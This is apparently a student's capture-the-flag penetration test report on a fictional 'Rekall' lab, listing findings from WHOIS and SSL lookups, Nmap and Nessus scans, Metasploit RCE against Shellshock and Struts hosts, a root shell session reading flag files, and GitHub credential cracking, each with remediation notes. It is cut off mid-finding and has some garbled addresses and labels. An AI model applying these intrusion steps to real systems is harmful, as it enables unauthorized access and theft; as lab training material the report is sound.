



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	3
Document History	3
Introduction	3
Assessment Objective	5
Penetration Testing Methodology	5
Reconnaissance	5
Identification of Vulnerabilities and Services	5
Vulnerability Exploitation	6
Reporting	6
Scope	6
Executive Summary of Findings	7
Grading Methodology	7
Summary of Strengths	8
Summary of Weaknesses	9
Executive Summary	9
Summary Vulnerability Overview	9
Vulnerability Findings	11

Contact Information

Company Name	HAC KORE
Contact Name	Gabriel Aditya
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	13/7/2024	Gabriel	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Some input validation is present on the website. (Scripts can't be typed for one of the inputs)
- Website also filters out some command injections

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

Critical Issues:

- Remote access gained on multiple devices due to RCE exploits.
- Weaknesses in internal network security allowed unauthorized access to resources.
- Escalated privileges and potential compromise of administrative accounts.
- Sensitive information leakage through various channels (WHOIS, HTTP headers, Robots.txt).
- SQL injection vulnerability allowing manipulation of database queries.
- Cross-site scripting (XSS) vulnerabilities enabling malicious script injection.
- Local File Inclusion (LFI) vulnerabilities allowing unauthorized file access.
- Brute force attack vulnerability.

High Issues:

- Potential for sensitive information disclosure through public code repositories.
- Web application vulnerabilities like XSS on multiple web pages.
- Techniques to enumerate usernames and locate data within compromised systems.

Low Issues:

- Information leakage through WHOIS lookup, but the impact is minimal.
- Techniques to secure a compromised Windows machine.

Executive Summary

Day 1

- Web App Exploitations (See Vulnerability Findings for more info)

Day 2

- Linux OS Exploitations (See Vulnerability Findings for more info)

Day 3

- Windows OS Exploitations (See Vulnerability Findings for more info)

Summary Vulnerability Overview

Vulnerability	Severity
Information Disclosure via WHOIS Lookup (Multiple)	Low
Host Count from Network Scan	Critical
Host Running Drupal via Aggressive Scan	High
Nessus Scan	Critical
Exploiting the Host via RCE (Multiple)	Critical
OSINT	High
HTTP Enumeration	Critical
FTP Enumeration	High
Metasploit	Critical
Common Tasks	Low
User Enumeration (Multiple)	Critical
File Enumeration (Multiple)	High
Lateral Movement	Critical
Escalating Access	Critical
Compromising Admin	Critical
Reflected XSS on Welcome.php	High
XSS on Memory-Planner.php (Multiple)	High
Hidden Details on Login.php	Critical
Sensitive Data Exposure via HTTP Headers	Critical
Local File Inclusion on Memory-Planner.php (Multiple)	Critical
SQL Injection on Login.php	Critical
Sensitive Data Exposure via Robots.txt	High
Command Injection via DNS Check	Critical
Advanced Command Injection via MX Record Checker	Critical
Brute Force Attack Vulnerability	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.3580, 192.168.13., 172.22.117.0/24, 172.22.117.20
Ports	21 (FTP), 80 (HTTP), 135 (Locfilestare), 443 (SSL)


Exploitation Risk	Total
Critical	16
High	7
Medium	0
Low	2

Vulnerability Findings

Vulnerability 1	Findings
Title	Information Disclosure via WHOIS Lookup
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	<p>Using the Dossier tool from the OSINT Framework, an open-source intelligence (OSINT) tool, a WHOIS lookup on the domain <code>totalrekall.xyz</code> was performed. This lookup revealed public information about the domain's registration, including details that could be used for further OSINT activities. The information obtained could potentially be used by an attacker to gather more intelligence about the website, its owner, and possibly identify further attack vectors.</p>
Images	 <p>The screenshot shows the 'Domain Dossier' interface with the following details:</p> <ul style="list-style-type: none"> domain or IP address: <code>totalrekall.xyz</code> checkboxes selected: <code>domain whois record</code>, <code>DNS records</code>, <code>traceroute</code> checkboxes unselected: <code>network whois record</code>, <code>service scan</code> button: <code>go</code> user info: <code>anonymous [124.149.249.28]</code> balance: <code>43 units</code> links: <code>log in</code>, <code>account info</code> Central Ops.net logo <p>Below the interface, the WHOIS query results for <code>totalrekall.xyz</code> are displayed:</p> <pre> Queried whois.godaddy.com with "totalrekall.xyz"... Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2024-02-03T15:15:56Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2025-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 </pre>
Affected Hosts	192.168.14.35
Remediation	<p>Consider using a domain privacy protection service to mask the WHOIS information.</p> <p>Regularly audit and update your WHOIS records to ensure no sensitive information is publicly available.</p> <p>Monitor and review OSINT data for potential exposure of sensitive information.</p>

Vulnerability 2	Findings
Title	Information Disclosure via WHOIS Lookup
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	By using the Dossier tool from the OSINT Framework, a WHOIS lookup was performed on the domain totalrekall.xyz . This lookup revealed the IP address associated with the domain, which is crucial information for further reconnaissance activities. Knowing the IP address can help attackers in mapping the network and planning targeted attacks.
Images	<p>Address lookup</p> <p>canonical name totalrekall.xyz.</p> <p>aliases</p> <p>addresses 3.33.130.190 15.197.148.33</p>
Affected Hosts	192.168.14.35
Remediation	<p>Implement domain privacy protection to hide sensitive information, including the IP address, in WHOIS records.</p> <p>Use web application firewalls (WAF) to monitor and block malicious traffic.</p> <p>Regularly update and patch all systems and services associated with the domain to reduce the attack surface.</p> <p>Monitor and review OSINT data regularly to ensure no sensitive information is publicly accessible.</p>

Vulnerability 3	Findings
-----------------	----------

Title	Information Disclosure via SSL Certificate Research
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	By conducting research on the SSL certificate for the domain totalrekall.xyz , additional details about the domain and its configuration were uncovered. SSL certificates often contain valuable information such as the issuer, validity period, and the certificate's public key. These details can be used for further OSINT activities and can help an attacker in profiling the target.
Images	
Affected Hosts	192.168.14.35
Remediation	<p>Regularly renew and update SSL certificates to ensure they are up-to-date and secure.</p> <p>Consider using Extended Validation (EV) SSL certificates for additional trust and security.</p> <p>Monitor and manage your SSL certificates to avoid expired or misconfigured certificates.</p> <p>Implement certificate transparency logging to detect and respond to unauthorized certificate issuance.</p>

Vulnerability 4	Findings
-----------------	----------

Title	Host Count from Network Scan
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Running an Nmap scan on the network starting with 192.168.13. will help determine the number of active hosts. This type of scan can be used to map the network and identify available devices, which is a crucial step in network reconnaissance. The flag for this challenge is the total count of active hosts found on the network, excluding the host from which the scan is initiated.
Images	<pre>(root💀 kali)-[~] 2023-05-18 2023-05-18 2024-05-18 totalrekkal.xyz └─# nmap -A 192.168.13.0/24 Starting Nmap 7.92 (https://nmap.org) at 2024-07-12 01:03 EDT Nmap scan report for 192.168.13.10 Host is up (0.000090s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE VERSION 8009/tcp open ajp13 Apache Jserv (Protocol v1.3) _ajp-methods: Failed to get a valid response for the OPTION request 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 _http-server-header: Apache-Coyote/1.1 _http-title: Apache Tomcat/8.5.0 _http-favicon: Apache Tomcat _http-open-proxy: Proxy might be redirecting requests Nmap done: 256 IP addresses (5 hosts up) scanned in 43.89 seconds TRACEROUTE HOP RTT ADDRESS 1 0.01 ms 192.168.13.14 Nmap scan report for 192.168.13.1 Host is up (0.000084s latency). Not shown: 996 closed tcp ports (reset) PORT STATE SERVICE VERSION 5901/tcp open vnc VNC (protocol 3.8) vnc-info: Protocol version: 3.8 Security types: VNC Authentication (2) Tight (16) Tight auth subtypes: 716 STDV VNCAUTH_ (2) 6001/tcp open X11 7025-07-(access denied) 10000/tcp filtered snet-sensor-mgmt 10001/tcp filtered scp-config Device type: general purpose Running: Linux 2.6.X OS CPE: cpe:/o:linux:linux_kernel:2.6.32 OS details: Linux 2.6.32 Network Distance: 0 hops OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ Nmap done: 256 IP addresses (5 hosts up) scanned in 43.89 seconds</pre>
Affected Hosts	Any devices with IP addresses in the 192.168.13.* range.
Remediation	<p>Regularly monitor and audit your network for unauthorized devices.</p> <p>Implement network segmentation to limit the visibility of devices.</p> <p>Use firewalls and access control lists (ACLs) to restrict access to critical resources.</p> <p>Keep your network devices and security systems updated to protect against vulnerabilities.</p>

Vulnerability 5	Findings
-----------------	----------

Title	Host Running Drupal via Aggressive Scan
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	An aggressive scan using Nmap against the discovered hosts in the network can help identify specific services and applications running on those hosts. The goal is to find the IP address of the host running Drupal, a popular content management system. Aggressive scans provide detailed information about open ports, services, and version information, which can be useful for identifying the presence of Drupal.
Images	<pre>Nmap scan report for 192.168.13.13 Host is up (0.000017s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 ((Debian)) _http-server-header: Apache/2.4.25 (Debian) _http-title: Home Drupal CVE-2019-6340 _http-robots.txt: 22 disallowed entries (15 shown) _core/_profiles/_README.txt/web.config/admin/_05-03 totalrecall.xy _comment/reply/_filter/tips/node/add/_search/_user/register/ _user/password/_user/login/_user/logout/_index.php/admin/ _index.php/comment/reply/ _http-generator: Drupal 8 (https://www.drupal.org) MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop</pre>
Affected Hosts	192.168.13.13
Remediation	<p>Ensure all web applications, including Drupal, are up-to-date with the latest security patches.</p> <p>Regularly audit web servers and applications for vulnerabilities.</p> <p>Implement web application firewalls (WAF) to protect against common web attacks.</p> <p>Limit the exposure of administrative interfaces to trusted IP addresses only.</p>


Vulnerability 6	Findings
-----------------	----------

Title	Nessus Scan
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Running a Nessus scan against the host with the IP address 192.168.13.12 helps identify vulnerabilities and potential security issues. Nessus is a comprehensive vulnerability scanner that provides detailed information about discovered vulnerabilities. The goal is to find the ID number of the critical vulnerability detected on the host.
Images	<p>The screenshot shows the Nessus interface with the following details:</p> <ul style="list-style-type: none"> Description: Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote) Solution: Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later. Alternatively, apply the workaround referenced in the vendor advisory. See Also: <ul style="list-style-type: none"> http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html http://www.nessus.org/g/77e9c654 https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1 https://cwiki.apache.org/confluence/display/WW/S2-645 Output: (This section is mostly blank in the screenshot) Plugin Details: <ul style="list-style-type: none"> Severity: Critical ID: 97610 Version: 1.24 Type: remote Family: CGI abuses Published: March 8, 2017 Modified: November 30, 2021 Risk Information: <ul style="list-style-type: none"> Risk Factor: Critical CVSS v3.0 Base Score: 10.0 CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/TU:S/C:H/I:H/A:H CVSS v2 Temporal Vector: CVSS:3.0/E:H/R/L/O/R/C
Affected Hosts	192.168.13.12
Remediation	Address the critical vulnerability by applying necessary patches or updates. Follow the detailed remediation steps provided in the Nessus report. Regularly scan your network and systems for vulnerabilities. Implement security best practices to mitigate potential risks.


Vulnerability	Findings
---------------	----------

Title	Exploiting the Host via RCE
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Using Metasploit, an RCE (Remote Code Execution) exploit was attempted against the host with the IP address 192.168.13.10 . By leveraging information from the aggressive Nmap scan, the appropriate exploit was identified and successfully executed, granting access to the host. After gaining access, a search was conducted on the server to locate Flag 7.
Images	<pre> # cd .. /root cd .. /root # ls -a ls -abashrc .flag7.txt .gnupg .profile # cat .flat7.txt cat .flat7.txt cat: .flat7.txt: No such file or directory # cd .flag7.txt cd .flag7.txt /bin/sh: 44: cd: can't cd to .flag7.txt # cat .flag7.txt cat .flag7.txt 8ks6sbhss # </pre>
Affected Hosts	192.168.13.10
Remediation	<p>Patch the vulnerability that allowed the RCE exploit.</p> <p>Regularly update and secure all software and services running on the host.</p> <p>Implement strict access controls and monitoring to detect and respond to unauthorized access.</p> <p>Conduct regular vulnerability assessments and penetration tests to identify and mitigate security risks.</p>


Vulnerability 8	Findings
-----------------	----------

Title	Exploiting the Host via the "Shocking" Exploit
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Using Metasploit, an RCE (Remote Code Execution) exploit, specifically known as the "Shocking" exploit, was attempted against the host with the IP address 192.168.13.11. By setting the <code>TARGETURI</code> option to <code>/cgi-bin/shockme.cgi</code> , the exploit was successfully executed, granting access to the host. After gaining access, a search was conducted on the server to locate Flag 8.
Images	
Affected Hosts	192.168.13.11
Remediation	<p>Patch the vulnerability that allowed the RCE exploit.</p> <p>Regularly update and secure all software and services running on the host.</p> <p>Implement strict access controls and monitoring to detect and respond to unauthorized access.</p> <p>Conduct regular vulnerability assessments and penetration tests to identify and mitigate security risks.</p>


Vulnerability 9	Findings
-----------------	----------

Title	Continuing the Search on the Exploited Server
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	After successfully exploiting the host at 192.168.13.11 using the "Shocking" exploit and locating Flag 8, the next step is to continue the search on the same server to find Flag 9. Leveraging the access gained, further exploration and enumeration will be conducted to locate Flag 9.
Images	
Affected Hosts	192.168.13.11
Remediation	<p>Ensure all discovered vulnerabilities are patched.</p> <p>Regularly update and secure all software and services running on the host.</p> <p>Implement strict access controls and monitoring to detect and respond to unauthorized access.</p> <p>Conduct regular vulnerability assessments and penetration tests to identify and mitigate security risks.</p>


Vulnerability 10	Findings
------------------	----------

Title	OSINT
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Using OSINT techniques, a search was conducted for GitHub repositories associated with the user or organization <code>totalrekall</code> . The goal was to find repositories containing user credentials. Once found, any hashed or encoded passwords were cracked to reveal plaintext passwords. The flag is the cracked password of one of the users.
Images	
Affected Hosts	
Remediation	<p>Ensure no sensitive information, such as user credentials, is stored in public repositories.</p> <p>Use environment variables or secret management services to handle sensitive data securely.</p> <p>Regularly audit your code repositories for exposed credentials and other sensitive information.</p> <p>Enforce strong password policies and use multi-factor authentication (MFA).</p>

Vulnerability 11	Findings
------------------	----------



Title	HTTP Enumeration												
Type (Web app / Linux OS / Windows OS)	Windows OS												
Risk Rating	Critical												
Description	Using the cracked credentials obtained from Flag 1, an HTTP enumeration was conducted on the internal Windows network with the subnet 172.22.117.0/24 . The goal was to find a website hosted on the internal network and locate a specific file containing the flag.												
